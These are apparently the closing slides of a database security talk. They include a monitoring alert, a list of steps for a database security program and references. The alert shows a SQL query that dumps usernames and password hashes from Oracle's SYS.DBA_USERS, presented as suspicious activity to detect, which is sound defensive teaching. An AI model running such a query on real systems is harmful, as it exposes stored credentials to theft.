
Source of Event: NYCAPT35K\ARGDEV1

SQL Text: SELECT UserName, Password, Profile, Default_Tablespace, Expiry_Date, Lock_Date, ACCOUNT_STATUS FROM SYS.DBA_USERS


Records Affected: 63

Encrypt Data Where It Makes Sense


- Network Level Encryption



- Column Level Encryption




Database Security Program



1. **Inventory of databases**
2. **Locate sensitive data**
3. **Scan vulnerabilities and misconfigurations**
4. **Check access controls**
5. **Prioritize and fix what you can**
6. **Monitor database activity**
7. **Use selective encryption**

References and Additional Resources

- TeamSHATTER.com
- 2011 Verizon Data Breach Investigations Report:
 - http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2011_en_xg.pdf
- ESG – Protecting Confidential Data Revisited
 - <http://www.enterprisestrategygroup.com/2009/04/protecting-confidential-data-revisited/>
- Data Loss DB
 - <http://www.datalossdb.org/>
- Ponemon Institute Global Cost of a Data Breach 2010
 - <http://www.ponemon.org/data-security>
- Dark Reading: Databases In Peril
 - http://www.darkreading.com/database_security/security/app-security/showArticle.jhtml?articleID=222001127
- AppSecInc Resource Center
 - <http://www.appsecinc.com/resources/>
- Josh's Book!





Josh Shaul

josh@appsecinc.com

Alex Rothacker

arothacker@appsecinc.com